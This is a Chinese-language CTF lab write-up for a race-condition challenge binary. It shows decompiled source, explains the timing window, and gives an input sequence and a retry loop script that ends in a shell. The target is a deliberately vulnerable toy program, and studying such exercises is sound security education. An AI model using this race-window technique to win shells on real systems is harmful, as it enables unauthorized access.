race condition

题目源码

由IDA反汇编得到可供参考的源码：

```
flag = 1
a_sleep = 0
a = 0
b = 0
```

```
void __noreturn init()
{
    setbuf(stdin, 0);
    setbuf(stdout, 0);
    setbuf(stderr, 0);
    while (1)
        menu();
}
```

```
unsigned int menu()
{
    int v1; // [esp+8h] [ebp-10h]
    unsigned int v2; // [esp+Ch] [ebp-Ch]

    v2 = __readgsdword(0x14u);
    puts("***** race *****");
    puts("*** 1:Go\n*** 2:Chance\n*** 3:Test\n*** 4:Exit ");
    puts("************************************");
    printf("Choice> ");
    __isoc99_scanf();
    if ( v1 == 4 )
        menu_exit();
    if ( v1 <= 4 )
    {
        switch ( v1 )
        {
            case 3:
                menu_test();
            case 1:
                menu_go();
                break;
            case 2:
                ret1 = pthread_create(&th1, 0, (void *(*)(void *))menu_chance, &pstr1);
                break;
        }
    }
    return __readgsdword(0x14u) ^ v2;
}
```

```
unsigned int menu_go()
{
    unsigned int v1; // [esp+Ch] [ebp-Ch]

    v1 = __readgsdword(0x14u);
    if ( a_sleep )
        a_sleep = 0;
    else
        a += 5;
    b += 2;
    return __readgsdword(0x14u) ^ v1;
}
```

```
int menu_chance()
{
    if ( a > (unsigned int)b )
    {
        if ( flag == 1 )
        {
            a_sleep = 1;
            sleep(1u);
            flag = 0;
        }
        else
        {
            puts("Only have one chance");
        }
        return 0;
    }
    else
    {
        puts("No");
        return 0;
    }
}
```

```
void __noreturn menu_test()
{
    if ( b > (unsigned int)a )
    {
        puts("Win!");
        system("/bin/sh");
        exit(0);
    }
    puts("Lose!");
    exit(0);
}
```

```
void __noreturn menu_exit()
{
    puts("Bye");
    exit(0);
}
```

攻击目标

使程序输出`Win!`，并调用`/bin/sh`。

原理分析

race程序开始运行后，我们可以选择执行以下四个选项：

```
$ ./race
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
************************************
Choice>
```

分析源码可知：

若选择选项1-*GO*，程序执行`menu_go()`：若`a_sleep`为0，则a增加5，否则a不增加，将`a_sleep`置为0；b增加2。

若选择选项2-*Chance*，程序创建一个新线程，在新线程中执行`menu_chance()`：若a大于b且`flag`等于1，将`a_sleep`置为1，线程休眠1秒，然后将`flag`置为0；若`flag`不等于1，打印`Only have one chance`；若a不大于b，打印`No`。

若选择选项3-*Test*，程序执行`menu_test()`：若此时b大于a，则打印`Win!`并调用`/bin/sh`；否则打印`Lose!`并退出。


若选择选项4-*Exit*，程序执行`menu_exit()`：打印`Bye`后退出。

由此进行以下推理：

1. 需要让b的值大于a，然后执行*Test*，才能使程序输出`Win!`。
2. 若想要让b的值大于a，则希望在执行*Go*时`a_sleep`为1，如此一来，b会增加2，而a不变。
3. 若想要让`a_sleep`为1，则需要执行*Chance*，且执行前需要a大于b且`flag`等于1。
4. 因此，执行*Chance*之前，要先执行一次*Go*，如此一来，a = 5，b = 2，flag = 1，*Chance*可以将`a_sleep`置为1，但也会将`flag`置为0，下次执行*Chance*时会打印`Only have one chance`，没有其他方法可以改变`flag`的值，*Chance*只能改变`flag`一次。

5. `a_sleep`被置为1后，再执行Go，a不增加，将`a_sleep`置为0，b增加2。此次执行Go后，a = 5，b = 4，`a_sleep` = 0。仍然不满足Test的条件。我们希望能够再一次将`a_sleep`置为1，再执行一次Go。
6. 我们注意到，在`menu_chance()`函数中，`a_sleep = 1`和`flag = 0`之间，存在`sleep(1u)`，意味着该线程将休眠1秒，然而race仍然还在执行。我们可以利用这1秒的时间，再此执行Chance，将`a_sleep`置为1，然后再执行一次Go。如此一来，a = 5，b = 6，可以满足Test的条件。

期望的执行时序如图所示：



攻击过程

选项执行顺序：

```
# seq.txt
1
2
1
2
1
3
```

攻击脚本：


```
# attack.sh
#!/bin/bash
while true
do
    ./race < seq.txt
done
```

因为不能确定多线程执行时的指令执行顺序，所以只能多次尝试。

执行：

```
$ ./attack.sh
```

（但图中结果是拼手速做出来的。）


Sandbox - Google Chrome
gosec.sjtu.edu.cn/gosecstar/guacamole/#/client/U2FuZGJveABjAGpzb24?token=EF2F0613F
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> 2
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> 1
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> 2
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> 1
***** race *****
*** 1:Go
*** 2:Chance
*** 3:Test
*** 4:Exit
Choice> 3
Win!
$ ls
flag peda race seq.txt
$